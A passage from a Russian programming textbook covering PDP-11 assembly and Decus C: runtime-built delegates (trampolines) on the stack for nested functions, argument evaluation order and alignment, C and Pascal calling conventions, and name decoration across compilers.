В таком решении есть одна проблема: все подпрограммы должны «знать» об использовании ещё одного неявного аргумента и принимать меры к его передаче во вложенные вызовы, что ограничивает число регистров, доступных для подпрограммы. Это неэффективно, так как вложенные подпрограммы используются достаточно редко, а уменьшение числа незанятых регистров скажется на всех функциях программы. Для решения этой проблемы используют специальный приём, т. н. *делегирование*. Этот приём отчасти сходен с использованием делегатов в C#: делегат в C# это специальный метод, осуществляющий вызов указанного метода для указанного экземпляра объекта (сам делегат может быть не-экземплярным или принадлежать другому объекту). Фактически, делегат хранит ссылку на метод, который надо вызвать и ссылку на объект, чей метод будет вызван. Аналогично и здесь: для вызова вложенной подпрограммы при необходимости создаётся специальный промежуточный код (делегат), вызывающий вложенную подпрограмму и передающий ей «запомненный» указатель на фрейм объемлющей подпрограммы. Сам создаваемый делегат может быть вызван кем угодно, лишь бы фрейм объемлющей подпрограммы в это время существовал.

**Пример 28. Делегирование вложенной функции.** Ниже приводится пример (синтаксис GNU C), в котором для вызова вложенной функции надо использовать делегирование. Такая необходимость возникает, например, когда вложенная функция вызывается не непосредственно из объемлющей, а опосредованно, скажем, через указатель.

```
void qsort( void *arr, size_t n, size_t size, int (*cmp)(void*,void*) );
```

В данном примере будет использована функция `qsort`, выполняющая сортировку массива данных `arr` из `n` элементов, `size` байт каждый, используя для сравнения элементов функцию, заданную последним аргументом (`cmp`).

Функция `qsort` принадлежит стандартной библиотеки языка С и ничего «не знает» о вложенных функциях и не обеспечивает передачу неявного аргумента с указателем на фрейм обеимлюющей функции в функцию сравнения.

```
#include <stdio.h>
#include <stdlib.h>

void reorder( int *array, int count )
{
    int mask = 0x5;

    int cmp( const void* a, const void *b )
    {
        return (mask & *(int*)a) - (mask & *(int*)b);
    }

    qsort( array, count, sizeof(int), cmp );
}

int main()
{
    int i, arr[] = { 5, 4, 3, 2, 1 };

    reorder( arr, 5 );

    for ( i=0; i<5; i++ ) printf( "%d ", arr[i] ); puts("");
    for ( i=0; i<5; i++ ) printf( "%d ", arr[i]&5 ); puts("");

    return 0;
}
```

При выполнении этой программы вложенная функция `cmp` вызывается из функции `qsort`, но при этом должна обращаться к локальным переменным функции `reorder` (конкретно к переменной `mask`). Для этого в функции `cmp` должен быть известен указатель на фрейм обеимлющей функции `reorder`, но стандартная подпрограмма `qsort` не обеспечивает его передачи в вызываемую функцию `cmp`.

Решить эту проблему можно, если транслятор создаст *делегата* для вызова функции `cmp` и передаст в `qsort` не адрес функции `cmp` непосредственно, а адрес этого делегата. Интересно, что Decus C не поддерживает подобного синтаксиса и вложенных подпрограмм, не поддерживает делегирование, подпрограмма `qsort` в стандартную библиотеку Decus C даже не входит (Decus C достаточно старый, для данного примера функция `qsort` реализована на С отдельно) и, соответственно, не поддерживает вызова вложенных функций и передачу им дополнительного неявного аргумента. Но всё это совершенно не мешает реализовать этот приём, используя ассемблерную реализацию только функций `reorder` и `cmp`.

В данном примере код функции `main` содержится в файле `smp128.c`, функция `qsort` реализована в файле `smpq28.c`, а функции `reorder` и `cmp` — в `smps28.s` (на ассемблере). Ниже приводится только файл `smps28.s`, так как реализация функций `main` и `qsort` совершенно обычна.

Код создаваемого делегата формально прост: в нём надо вызывать подпрограмму `cmp`, передав ей оба явных аргумента, не меняя R5 (адрес фрейма вызывающего кода, т. е. фрейма `qsort`) и передав в R4 адрес фрейма объемлющей функции. Но R4 по соглашению о вызовах должен быть сохранён, что дополнительно усложняет делегат. Для существенного упрощения кода делегата и функции `cmp` адрес фрейма объемлющей функции можно передавать не в R4, а в R1, который по соглашению может быть свободно изменён. В этом случае делегат может быть сокращён до двух инструкций: записать в R1 адрес фрейма объемлющей функции и сделать переход (т. е. `jmp`) на функцию `cmp`. При этом состояние стека не меняется и `cmp` может пользоваться аргументами, переданными делегату.

```
.globl _reorder, _qsort

.psect c~code
_cmp:
    mov r2, -(sp)      / R2 будет использован в роли временного
    mov -2(r1), r1     / скопировать в R1 значение mask функции reorder
    com r1             / bic эквивалентна dst &= ~src, значит нужен ~R1
    mov *4(sp), r0     / получить значение первого элемента массива
    bic r1, r0          / наложить маску
    mov *6(sp), r2     / получить значение первого элемента массива
    bic r1, r2          / наложить маску
    sub r2, r0          / Вычислить разность
    mov (sp)+, r2        / Восстановить R2
    return

_reorder:
    mov r5, -(sp)      / формируем фрейм reorder
    mov sp, r5          / аргументы: array=4(R5), count=6(R5)
    sub $2, sp          / место для mask; | эти две инструкции можно
    mov $5, -2(r5)      /   mask = 0x5; | заменить одной: mov $5, -(sp)

    mov $_cmp, -(sp)    / делегирование: "mov $фрейм, r1" "jmp _cmp"
    mov $000137, -(sp)  /   код инструкции jmp *(pc)+
    mov r5, -(sp)        /   R5: адрес фрейма (в делегате: константа)
    mov $012701, -(sp)  /   код инструкции mov (pc)+, r1

    mov sp, -(sp)        / текущий SP: адрес делегата (четвёртый арг. qsort)
    mov $2, -(sp)        / размер сортируемых данных 2 байта (третий арг.)
    mov 6(r5), -(sp)    / count: размер массива (второй аргумент qsort)
    mov 4(r5), -(sp)    / array: адрес массива (первый аргумент qsort)
    call _qsort
    add $20, sp          / освобождаем стек от аргументов qsort и делегата
    add $2, sp            / освобождаем фрейм
    mov (sp)+, r5          / завершаем подпрограмму
```

Код делегата можно создать в любой области памяти, доступной для записи (в код делегата надо вписать адрес фрейма объемлющей подпрограммы) и исполнения. Однако надо учитывать, что объемлющая функция может быть вызвана рекурсивно, поэтому эта область памяти не может быть выделена статически. В тех случаях, когда область памяти, отведенная для стека доступна для исполнения (в RT-11 так и есть), то целесообразно предусмотреть место для делегата прямо во фрейме подпрограммы (при этом, правда, делегат может стать мишенью атаки). В нашем простейшем случае делегат состоит всего из двух инструкций, коды которых формируются во время выполнения прямо во фрейме функции `reorder`:

Инструкция	Код
<code>mov \$фрейм, R1</code>	<code>012701</code> адрес фрейма := текущее значение R5
<code>jmp _cmp</code>	<code>0000137</code> адрес функции <code>_cmp</code>

В данном примере код делегата заносится в стек по мере его формирования, что делается в обратном порядке, от адреса `cmp` к коду инструкции `mov`, для обеспечения правильного порядка инструкций в памяти.

В реальности функции `reorder` и `cmp` можно реализовать на языке высокого уровня, использование ассемблера необязательно, благодаря ассемблеру можно лишь получить более эффективный код. Делегат может быть легко создан непосредственно на языке C (синтаксис Decus C):

Файл <code>smpr28.c</code>	Файл <code>smpp28.s</code>
<pre>extern cmp;  reorder(a,cnt) int *a; int cnt; {     int mask;     int DGT[4];     mask = 0x05;     DGT[0]=012701; DGT[1]=&amp;mask;     DGT[2]=0000137; DGT[3]=&amp;cmp;     qsort( a, cnt, 2, DGT ); }</pre>	<pre>.globl _cmp  .psect c~code ._cmp:     mov r2, -(sp)     mov (r1), r1     com r1     mov *4(sp), r0     bic r1, r0     mov *6(sp), r2     bic r1, r2     sub r2, r0     mov (sp)+, r2     return</pre>

Здесь имеется некоторое отличие от рассмотренного ранее варианта: в функцию `cmp` передаётся неявный аргумент с указателем не на фрейм объемлющей функции, а непосредственно на нужную локальную переменную. Создание делегата на C, как видно, не составляет особой сложности. Более того, функцию `cmp` тоже можно написать полностью на C, без использования ассемблера. В теку-

щем варианте ассемблер нужен только для использования неявного аргумента, но можно ведь переписать функцию `strcmp` так, чтобы она использовала не два явных и один неявный, а три явных аргумента. В этом случае код делегата несколько усложнится, но всё будет написано на C (файл `smprc28.c`, синтаксис Decus C):

Функция <code>reorder</code>	Функция <code>strcmp</code>
<pre>reorder( a, cnt ) int *a; int cnt; {     int mask, DGT[ 11 ];     mask = 0x5;     DGT[0]=012746;  DGT[1]=&amp;mask;     DGT[2]=016646;  DGT[3]=6;     DGT[4]=016646;  DGT[5]=6;     DGT[6]=004737;  DGT[7]=&amp;cmp;     DGT[8]=062706;  DGT[9]=6;     DGT[10]=000207;     qsort( a, cnt, 2, DGT ); }</pre>	<pre>strcmp( a, b, mask ) int *a; int *b; int *mask; {     return (*a &amp; *mask)-( *b &amp; *mask ); }</pre> <p style="text-align: center;"><i>Ассемблерный эквивалент делегата (приводится для справок)</i></p> <pre>    mov \$адрес_mask, -(sp)     mov b(sp), -(sp) / скопировать b     mov b(sp), -(sp) / скопировать a     call _cmp     add \$6, sp           / очистить стек     return</pre>

Эффективнее всего делегирование реализуется на ассемблере, но вполне выполнимо даже в рамках языков высокого уровня, не поддерживающих этого механизма. В последнем случае получаемый код чуть более громоздкий и, соответственно, менее эффективный: ассемблер позволяет применить нестандартное соглашение о вызовах и, благодаря этому, существенно упростить код делегата, а также пролог и эпилог функций. Самым большим недостатком подобных приёмов является их ограниченная переносимость вследствие ярко выраженной зависимости от платформы, как аппаратной (набор команд и представление кодов инструкций процессора), так и программной (транслятор: соглашение о вызовах, операционная система: использование атрибутов защиты памяти).

Однако, если такой платформо-зависимый код можно как-либо локализовать в небольшом числе обособленных фрагментов, либо если программа изначально предназначена для ограниченного подмножества платформ (например, ОС Windows реализована лишь для небольшого числа процессоров), то проблема плохой переносимости перестаёт быть критичной.

**Адрес возврата**, заносится в стек инструкцией вызова подпрограммы и отделяет область аргументов (заполняемую вызывающим кодом) от области фрейма, заполняемой самой подпрограммой; либо один фрейм от другого (если область аргументов принадлежит вызывающему коду).

В некоторых случаях (например, если для вызова подпрограмм используются программные прерывания), адрес возврата дополняется сохранённым значением регистра флагов процессора. Это позволяет как восстанавливать состояние процессора в момент выхода из подпрограммы, так и наоборот, возвращать до-

полнительные данные в виде флагов процессора (например, признак ошибки иногда передают в виде установленного флага переноса CF). Последнее обеспечивается возможностью модифицировать сохранённое в стеке значение регистра флагов, установив или сбросив нужные биты (установка нужных флагов в тексте подпрограммы часто бесполезна, т. к. инструкции, например, эпилога могут изменить эти флаги). Подробнее о таком способе возврата признаков см., например, примеры 11 и 13 на стр. 110 и 136 соответственно.

**Аргументы подпрограммы** могут размещаться в памяти как в прямом, так и в обратном порядке по отношению к порядку их перечисления в списке аргументов на языке высокого уровня. Это зависит от принятого соглашения о вызовах, что надо учитывать при разработке программ, так как результат выполнения программы может меняться вследствие побочных эффектов. В данном случае побочные эффекты связаны с возможностью изменения значения переменных во время вычисления аргументов подпрограмм и, таким образом, зависят от порядка вычисления аргументов. Например, на стр. 97 приводится текст небольшой программы на C и Pascal (в этих языках различается порядок передачи аргументов), иллюстрирующий сказанное.

*По возможности, надо избегать побочные эффекты при вычислении аргументов*, так как даже в рамках сходных соглашений о вызовах могут быть получены различные результаты на разных компиляторах и в разных режимах компиляции. Программы с побочными эффектами часто оказываются платформо-зависимыми, хотя при этом могут не использовать никаких низкоуровневых механизмов (зато есть зависимость от поведения компилятора):

```
#include <stdio.h>                                /* синтаксис ISO C89 */
int main( int ac, char **av )
{
    int      n = ac;
    printf( "%d %d %d\n", n++, n++, n++ );
    printf( "%d %d %d\n", ++n, ++n, ++n );
    return 0;
}
```

При компиляции этой программы разными компиляторами можно получить следующие результаты (запуск без аргументов, значение ac равно 1):

Decus C (RT-11)	Borland C/C++ 2.0 (MS-DOS)	GCC C/C++ 4.4.1	Visual C/C++ 15.00.21022.08	Visual C/C++ 16.00.30319.01
3 2 1	3 2 1	3 2 1	1 1 1	3 2 1
7 6 5	7 6 5	7 7 7	7 7 7	7 7 7

Даже в столь простом случае побочные эффекты проявляют себя различным образом, что сильно ухудшает переносимость таких программ. В реальности результаты этого теста могут варьироваться даже в рамках одного и того же компилятора в зависимости от режима компиляции (отладочная, оптимизирующая и т. п., в данном примере оптимизация не использовалась).

В большинстве вычислительных систем размер данных в стеке округляется до ближайшего большего размера, кратного размеру указателей. Это означает что, например, для PDP11 аргумент типа `char` (1 байт) займёт в стеке 2 байта (говорят, что *гранулярность равна двум*), для 32-х разрядных машин 4 байта, а для 64-х разрядных 8 байт. Это надо учитывать при реализации функций с переменным числом аргументов (например, похожих на `printf`, `scanf` и т. п.).

Общая идея реализации подпрограмм с произвольным числом аргументов сводится к тому, чтобы получить адрес *известного аргумента* в начале списка аргументов (в данном примере это первый аргумент `int n`) и далее осуществлять последовательную выборку аргументов, одновременно передвигая указатель. Для пояснения этого момента попробуем написать функцию `sum_bytes`, суммирующую `n` байтов (число `n` передаётся первым аргументом), передаваемых ей в качестве аргументов:

```
#include <stdio.h>           /* синтаксис ISO C89 */
typedef unsigned char byte;
byte sum_bytes( int n, ... )
{
    byte *ap = (byte*)(&n+1); /* адрес аргумента, следующего за n */
    byte res = 0;
    int i;
    for ( i=0; i<n; i++ ) res += *ap++; /* извлечение аргументов */
    return res;
}
int main()
{
    printf("result=%d\n", sum_bytes( 3, 'A', 'c', 'D' ) );
    return 0;
}
```

В этой программе есть ошибка: указатель `ap` по мере считывания аргументов увеличивается на размер самого аргумента (на 1 для байта), но в реальности каждый аргумент в стеке займёт машинное слово (для современных процессоров обычно 4 или 8 байт, в зависимости от разрядности), поэтому в цикле `ap` надо увеличивать не на 1, а на 2, 4 или 8 в зависимости от платформы.

Обычно данные в стеке выравниваются на размер нативного целого типа, используемого в качестве целых чисел и адресов (с точки зрения процессора адреса это целые числа без знака). В синтаксисе языка С обычно считают, что этот размер равен `sizeof(char*)` или `sizeof(void*)`. В современных компиляторах языка С введены специальные типы данных, называемые `intptr_t` и `uintptr_t`, определяющие целые числа (со знаком и без знака соответственно), которые могут представлять адреса (см. заголовочные файлы `stdint.h` для POSIX-совместимых компиляторов и `crtdefs.h` или `stddef.h` для Visual C/C++).

Чуть более корректной была бы такая реализация функции `sum_bytes`:

```
byte sum_bytes( int n, ... )
{
    byte *ap = (byte*)(&n+1);      /* адрес аргумента, следующего за n */
    byte res = 0;
    int i;

    for (i=0;i<n;i++) {
        res += *ap;                /* извлечение аргументов */
        ap += sizeof(void*);       /* переход к следующему аргументу */
    }

    return res;
}
```

Но даже и эта реализация корректно работает лишь на некоторых платформах: часто реализации соглашений о вызовах и способы передачи аргументов оказываются несовместимы с таким приёмом. Подробнее о разработке программ с переменным числом аргументов на языке С см. раздел «Некоторые специфичные приёмы программирования», стр. 411.

Этот важный нюанс, т. н. *гранулярность размещения данных в памяти*, связан с работой вычислительной системы. Многие вычислительные системы не позволяют обращаться к памяти по произвольным адресам, либо выполняют их за большее время, чем по выровненным. По этой причине указатель стека всегда должен быть кратен некоторой, зависящей от аппаратуры, величине; в противном случае возможна потеря производительности и даже возникновение фатальных ошибок, причём не только в данной программе, но даже и в работе всей вычислительной системы (см. также стр. 97).

При программировании на низком уровне выравнивание аргументов следует учитывать *a)* при вычислении смещений аргументов во фрейме вызова (смещения всегда кратны размеру выравнивания) и *b)* использовании инструкций для размещения аргументов в стеке (на PDP11 нельзя, например, использовать инструкции типа `movb R0, -(SP)`, хотя бы ненадолго делающие указатель стека нечётным).

Область аргументов обычно считают принадлежащей фрейму вызванной подпрограммы, но в некоторых случаях — фреймузывающей. Такой подход позволяет часто сократить фрейм, а также упростить пролог и эпилог подпрограммы. Рассмотренные ранее примеры предполагали, что область аргументов принадлежит фрейму вызванной подпрограммы, при этом:

- аргументы заносятся в стек последовательно, что связывает между собой порядок перечисления аргументов подпрограммы с порядком их вычисления для принятого соглашения о вызовах;
- освобождать стек от аргументов может как сама подпрограмма, так и вызывающий её код; это, в свою очередь, влияет на возможность реализации подпрограмм с переменным числом аргументов.

Подробнее примеры реализаций подпрограмм см. пример 8, стр. 94 (стек от аргументов освобождает вызывающий код, соглашение языка C) и стр. 98 (освобождает подпрограмма, соглашение языка Pascal), а также пример 10, стр. 106 (освобождение стека осуществляется с использованием специальных инструкций процессора<sup>1</sup>).

В современных компиляторах область для аргументов вызываемых подпрограмм часто считают принадлежащей фрейму вызывающей. В этом случае компилятор анализирует код транслируемой подпрограммы, определяет размер списка аргументов для каждого вложенного вызова, имеющегося в данной подпрограмме, после чего определяет максимальный размер списка аргументов. Выделение и освобождение пространства для аргументов происходит однократно в прологе и эпилоге вызывающей программы, а не при каждом вызове. Выделяется сразу максимально необходимое количество памяти, после чего можно вычислить конкретное размещение в памяти каждого аргумента каждого вызова и обращаться к ним как к локальным переменным. Такой подход сочетает достоинства соглашения языка C (возможность использования переменного числа аргументов и совместимость с подпрограммами, реализующими соглашение C) и соглашения Pascal (меньший размер и большую эффективность кода).

**Пример 29. Разные способы передачи аргументов.** Этот пример иллюстрирует соглашения C и Pascal, как они были рассмотрены ранее и «модифицированное» соглашение C. Пусть надо разработать подпрограмму, осуществляющую сложение двух целых чисел и с её помощью реализовать подпрограмму сложения четырёх чисел, т. е. примерно следующий код (синтаксис ISO C89):

```
int sum2( int a, int b )
{
    return a + b;
}

int sum4( int a, int b, int c, int d )
{
    return sum2( sum2( a, b ), sum2( c, d ) );
}
```

Основная программа (smp129.c), вызывающая sum4 для проверки:

```
#include <stdio.h>

int main( int ac, char **av )
{
    printf( "result=%d\n", sum4( 1, 2, 10, 20 ) );
    return 0;
}
```

---

<sup>1</sup> Реализация специальных универсальных и мощных инструкций вызова подпрограмма и возврата управления (выполняющих сразу подготовку фрейма, сохранение и восстановление регистров, очистку стека от аргументов и т. п.) не стала магистральным путём развития процессоров. Более мощные универсальные средства почти для каждого конкретного случая оказываются избыточными и, в конечном итоге, менее эффективными, чем ассортимент простых операций.

Ниже приводятся тексты на ассемблере (синтаксис ассемблера Decus C), реализующие функции `sum2` и `sum4`. Для функции `sum2` реализуются все три рассматриваемых соглашения о вызовах, а для упрощения тестирования функция `sum4` реализует соглашение, совместимое с языком С. Функция `main` написана на С.

<i>Соглашение языка Pascal (smp29.s)</i>	<i>"Классическое" соглашение C (smpc29.s)</i>	<i>Модифицированное соглашение C (smpm29.s)</i>
<pre>.globl SUM2, _sum4 .psect c~code  SUM2:     mov r5, -(sp)     mov sp, r5      mov 6(r5), r0     add 4(r5), r0      mov (sp)+, r5     mov (sp), 4(sp)     cmp (sp)+, (sp)-     return  _sum4:     mov r5, -(sp)     mov sp, r5      mov 6(r5), -(sp)     mov 4(r5), -(sp)     call SUM2      mov r0, -(sp)     mov 12(r5), -(sp)     mov 10(r5), -(sp)     call SUM2      mov r0, -(sp)     call SUM2      mov (sp)+, r5     return</pre>	<pre>.globl _sum2, _sum4 .psect c~code  ._sum2:     mov r5, -(sp)     mov sp, r5      mov 4(r5), r0     add 6(r5), r0      mov (sp)+, r5     return  ._sum4:     mov r5, -(sp)     mov sp, r5      mov 12(r5), -(sp)     mov 10(r5), -(sp)     call _sum2     cmp (sp)+, (sp)-     mov r0, -(sp)     mov 6(r5), -(sp)     mov 4(r5), -(sp)     call _sum2     cmp (sp)+, (sp)-     mov r0, -(sp)     call _sum2     cmp (sp)+, (sp)-     mov (sp)+, r5     return</pre>	<pre>.globl _sum2, _sum4 .psect c~code  ._sum2:     mov 2(sp), r0     add 4(sp), r0     return  ._sum4:     sub \$6, sp     mov 16(sp), 2(sp)     mov 14(sp), (sp)     call _sum2     mov r0, 4(sp)     mov 12(sp), 2(sp)     mov 10(sp), (sp)     call _sum2     mov 4(sp), 2(sp)     mov r0, (sp)     call _sum2     add \$6, sp     return</pre>

Отдельный указатель фрейма необходим, когда фрейм данной подпрограммы должен быть включен в список фреймов. Это надо, например, для возможности обработки исключений C++), для использования динамически выделяемой в фрейме памяти (функция `alloca` или массивы неизвестного при компиляции размера, см. пример 9, стр. 101), либо в тех случаях, когда процессор не позволяет

использовать индексную адресацию к указателю стека (тогда необходимо выбрать регистр, к которому применима индексная адресация и который будет использован в роли указателя фрейма).

В большинстве подпрограмм на С не используется ни динамическое выделение памяти в фрейме, ни обработка исключений, поэтому нет никакой необходимости включать в список фреймов каждую подпрограмму (в т. ч. нет необходимости включать в этот список `sum2` и `sum4`), а процессор PDP11 допускает индексную адресацию к SP. Таким образом, код пролога и эпилога в нашем случае может быть существенно упрощён.

В правой колонке приводится текст подпрограмм `sum2` и `sum4`: а) использующих модифицированное соглашение о вызовах (место для аргументов `sum2` выделяется во фрейме вызывающей подпрограммы `sum4`) и б) предельно упрощающих фрейм вызова, пролог и эпилог подпрограмм.

Функция `sum4` трижды вызывает функцию `sum2`, для каждого вызова которой надо два аргумента по одному слову каждый, т. е. все три списка одинаковой длины по два слова, так что надо предусмотреть в фрейме место только для 2-х слов списка аргументов. Кроме того потребуется место для локальных переменных (нужна одна целочисленная временная переменная для хранения результата первого вызова `sum2( c, d )`), т. е. локальные переменные займут ещё 1 слово и всего во фрейме надо зарезервировать 3 слова (или 6 байт). Никаких защищаемых регистров (т. е. R2...R4) использоваться в подпрограмме не будет, поэтому сохранять их в прологе и восстанавливать в эпилоге не надо, указатель фрейма (R5) также не используется. В результате пролог подпрограммы `sum4` сводится к единственной инструкции, уменьшающей значение SP на 6 (см. крайнюю правую колонку, файл `smpm29.s`). Относительно нового положения указателя стека можно определить размещение всех используемых частей фрейма подпрограммы `sum4`:

... незанятая область стека

<code>sp:</code>	первый аргумент для вложенного вызова
<code>sp+2:</code>	второй аргумент для вложенного вызова
<code>sp+4:</code>	локальная переменная для хранения результата первого вызова <code>sum2</code>
<code>sp+6:</code>	адрес Возврата (из <code>sum4</code> в <code>main</code> )
<code>sp+10:</code>	аргумент <i>a</i> функции <code>sum4</code>
<code>sp+12:</code>	аргумент <i>b</i> функции <code>sum4</code>
<code>sp+14:</code>	аргумент <i>c</i> функции <code>sum4</code>
<code>sp+16:</code>	аргумент <i>d</i> функции <code>sum4</code>

... фрейм функции `main`

Для передачи аргументов нужные значения просто размещаются в соответствующих местах фрейма, используя для этого заранее вычисленные константные смещения к SP. Функция `sum4` начинается с вызова `sum2` для вычисления суммы *c* и *d* (в С аргументы должны вычисляться в обратном порядке), поэтому аргумент *c* (т. е. `14(sp)`) копируется на место первого аргумента в зарезервированном пространстве, т. е. `(sp)`, а *d* (`16(sp)`) на место второго аргумента (`2(sp)`), осу-

ществляется вызов `sum2`, после чего результат `r0` копируется во временную переменную (`4(sp)`). Далее осуществляется вызов `sum2( a, b )`, для которого аргумент `a` (`10(sp)`) копируется в `(sp)`, а `b` (`12(sp)`) в `2(sp)`, результаты обоих вызовов `sum2` размещаются в `(sp)` и `2(sp)` соответственно, и в третий раз вызывается `sum2`. Надо подчеркнуть, что очистка стека выполняется не после возвратов управления из `sum2`, а делается однократно в эпилоге функции (можно сравнить текст функций `sum4` в средней и правой колонках).

При таком модифицированном соглашении С вызов подпрограмм, использующих как оригинальное, так и модифицированное соглашение языка С, обходится без очистки стека после каждого вызова. Кроме того, появляется возможность вычислять аргументы в произвольном порядке, независимо от порядка их размещения в стеке, что может быть существенно для оптимизирующих компиляторов и для подпрограмм с побочными эффектами.

Интересно, что реализации `sum2` и `sum4` из средней и правой колонок совместимы с обычным соглашением языка С и, соответственно, между собой тоже. Любую из двух приведённых реализаций `sum2` можно сочетать с любой из двух реализаций `sum4` (код в левой колонке реализует соглашение языка Pascal, которое несовместимо с соглашением языка С).

**Декорирование имён** позволяет решить несколько проблем:

а) использование одноимённых локальных переменных в пределах одного модуля, что обычно достигается добавлением к именам локальных объектов уникального префикса или суффикса;

б) перегрузка функций и методов, для чего в декорированное имя включают всю необходимую информацию об объекте, его классе, пространстве имён, числе и типах аргументов, числе и типах возвращаемых значений и т. п.; правила декорирования при этом сильно зависят от языка программирования, для которого декорирование осуществляется;

в) уменьшение вероятности ошибочного вызова подпрограмм, использующих иные соглашения о вызовах. В одну библиотеку могут быть включены модули, разработанные на разных языках программирования и/или использующие разные соглашения о вызовах. Специфичные правила декорирования для каждого языка и для каждого используемого соглашения, иногда даже специфичные для конкретного компилятора, позволяют практически исключить вероятность ошибочного связывания;

г) возможность реализации в рамках одной среды построения задач языков программирования, различающих и не различающих регистр букв в именах.

Рассмотрим несколько примеров декорирования имени специально написанной для этого функции `Test`, получающей вещественное число в качестве аргумента и возвращающей целое число (операции, выполняемые этой функцией, несущественны и могут варьироваться). В таблице 41 показана её реализация на разных языках программирования (с небольшими модификациями, зависящими от языка: пространство имён, описывающий класс и т. п.) и приведены полученные декорированные имена:

Таблица 41: Примеры декорирования имен функций.

Пример	Компилятор	Декорированное имя
<i>Fortran</i>		
<pre>integer function Test(x) Test = ceil(x) return end</pre>	Digital Fortran 77	TEST
	GNU Fortran 4.4.1	Test_-
<i>C</i>		
<pre>int Test( double x ) {     return (int)x; }</pre>	Decus C	_Test
	Visual C 16.00.30319.01	_Test
	GCC 4.4.1	Test
<i>C++</i>		
<pre>namespace testN {     class testC {         public:             int Test(double);     };     int testC::Test(double x)     {         return (int)x;     } };</pre>	Borland C++ 2.0	@testC@Test\$qd ( <i>namespace</i> не поддерживается)
	Visual C++ 16.00.30319.01	?Test@testC@testN@QAEHN@Z
	GCC C++ 4.4.1	_ZN5testN5testC4TestEd
<i>Pascal</i>		
<pre>Library testL; Uses math; function Test(x : Double )            : Integer; begin     Test := ceil( x ); end; end.</pre>	Oregon Pascal-2	TEST (синтаксис Pascal-2 несколько отличается от приведённого слева примера)
	Free Pascal 2.2.4	P\$TESTL_TEST\$DOUBLE\$\$SMALLINT

Декорирование имен позволяет так модифицировать имя переменной или функции, что его можно применять в качестве полной *сигнатуры*, определяющей переменную и функцию с точностью, требуемой семантикой языка программирования высокого уровня. Декорирование имен является базовым механизмом в случае *раздельной компиляции* в машинный код или ассемблер и касается, в основном, внешних и общих имен, тогда как локальные для модуля имена могут быть заменены автоматически генерируемыми уникальными цепочками симво-

лов. В случае целевой компиляции всего проекта (что похоже на большую программу из единственного модуля) можно обойтись вообще без имён. При компиляции в промежуточный код сигнатуры можно описать средствами этого кода.

Общего стандарта, описывающего способы декорирования имён, не существует. Крупные разработчики компиляторов придерживаются, как правило, собственных схем, часто не опубликованных. Так, например, Microsoft не раскрывает правил декорирования, чтобы сохранить возможность свободного их изменения от версии к версии (что иногда происходит). Практически, поддерживается несколько «традиций» декорирования имён, в рамках каждой из них представлено по несколько компиляторов от разных разработчиков. Иногда бывает так, что один и тот же компилятор может поддерживать сразу несколько способов декорирования имён. Так, например, компилятор Intel C/C++ существует и для ОС Windows и для Unix/Linux; в первом случае он использует схему декорирования имён, принятую в Visual C/C++, а во втором — принятую в GCC.

В настоящий момент характерна разработка больших проектов, использующих сразу несколько языков программирования высокого уровня, в том числе это касается и языков сходных типов: C, C++, Pascal, Fortran и т. п. Различные схемы декорирования имён существенно ограничивают<sup>1</sup> возможность «смешивания» компонент, написанных на разных языках. Для возможности реализации смешанных проектов в языки программирования обычно включают специальные расширения, позволяющие описывать переменные и функции, реализованные на другом языке, либо с иным соглашением о вызовах.

В некоторых случаях подобные средства оказываются включены в синтаксис языка на уровне стандартных или нестандартных, но общепринятых средств. Гораздо чаще, впрочем, это реализуется уникальным для каждого компилятора способом, причём касается только лишь тех языков, которые поддерживаются данным семейством компиляторов (скажем, компиляторы C, C++, Pascal от Borland Inc.; или Visual C/C++ и Intel C/C++ и т. п.).

**Соглашения о вызовах (на примере языков С и С++).** Понятие соглашения о вызовах вводилось в предыдущих разделах (см. раздел «Подпрограммы, передача аргументов, фреймы вызова подпрограмм», стр. 84, само понятие обсуждалось на стр. 86), сейчас его можно немного уточнить. В общем виде в соглашении о вызовах учитываются следующие моменты:

- декорирование имён подпрограмм позволяет реализовать регистро-зависимые и независимые имена, а также перегрузку и совпадающие имена в различных контекстах (в различных пространствах имён, модулях, классах, локальные имена и т. п.);

---

1 Разные правила декорирования обычно отражают разные соглашения о вызовах и, зачастую, существенно различные семантики языков программирования. Различающиеся правила декорирования являются, скорее, дополнительным барьером на пути смешивания несмешиваемого, нежели искусственным барьером. Если хватит квалификации грамотно разрешить проблемы, связанные с различными механизмами обработки исключений, способами передачи аргументов, различными библиотеками времени выполнения и т. п., то разобраться с различными правилами декорирования будет совсем несложно на фоне всех остальных проблем.

- способы и порядок передачи аргументов в подпрограмму определяет и порядок вычислений аргументов и порядок размещения их в памяти; способ передачи может различаться для аргументов различных типов (простые переменные нативных типов, переменные сложных составных типов, массивы и т. п.);
- наличие и число неявных аргументов определяет необходимость или возможность передачи в подпрограмму некоторых неявных параметров, например, таких как указатель на экземпляр объекта (*this* в C++), указатель на фрейм объемлющей функции и т. п.;
- способы возвращения результата выполнения функции в ранее рассмотренных примерах результат выполнения функции возвращался всегда в регистрах ( $R0$  или пара  $R1$  и  $R0$ ), на практике для разных типов используются разные способы (для целых чисел регистры ЦПУ, для вещественных часто используются регистры процессора вещественных чисел, для структур и объектов используются более сложные механизмы);
- механизм обработки исключений важен для языков программирования, предусматривающих такую возможность; этот механизм является достаточно дорогостоящим и его лучше не превращать в нормальный механизм изменения порядка вычислений: обработка исключений целесообразна, как правило, лишь для обработки разрушающих ошибок, чтобы программа завершила работу с информативным сообщением, вместо завершения с малопонятной ошибкой типа «General protection fault»;
- способ освобождения динамически выделяемых ресурсов; такими ресурсами являются, по большому счёту, сами фреймы вызова подпрограмм, включая все их внутренние части: область аргументов, служебные поля, фрейм обработчика исключений, область локальных переменных и т. п.; существенными являются два момента: когда происходит освобождение (в вызывающем или вызываемом коде и в каком порядке) и какими средствами это освобождение выполняется (специальными функциями, перемещением указателя стека и пр.);
- способ вызова подпрограмм определяет используемый набор инструкций процессора для вызова подпрограмм (`call ..., jsr Rn,...`, программные прерывания, специальные инструкции для вызова подпрограмм и т. п.) и соответствующие инструкции для возврата из подпрограммы, что влияет на содержимое фрейма, смещения отдельных частей фрейма по отношению друг к другу и затраты для выполнения вызовов подпрограмм;
- ограничения на использование регистров определяет список регистров, значение которых может быть изменено произвольным образом (т. н. временные регистры, *scratch registers*); вызывающий код должен считать, что после вызова любой подпрограммы эти регистры получают произвольные, заранее неизвестные значения и в них нельзя хранить никаких переменных; остальные регистры (защищённые соглашением), если только они не используются для возвращения аргументов, не долж-

ны изменяться после вызова подпрограммы. С точки зрения подпрограммы временные регистры и регистры, используемые для возвращения результата, можно использовать совершенно свободно, а все остальные надо сначала сохранить (например, в стеке), и восстановить перед выходом из подпрограммы.

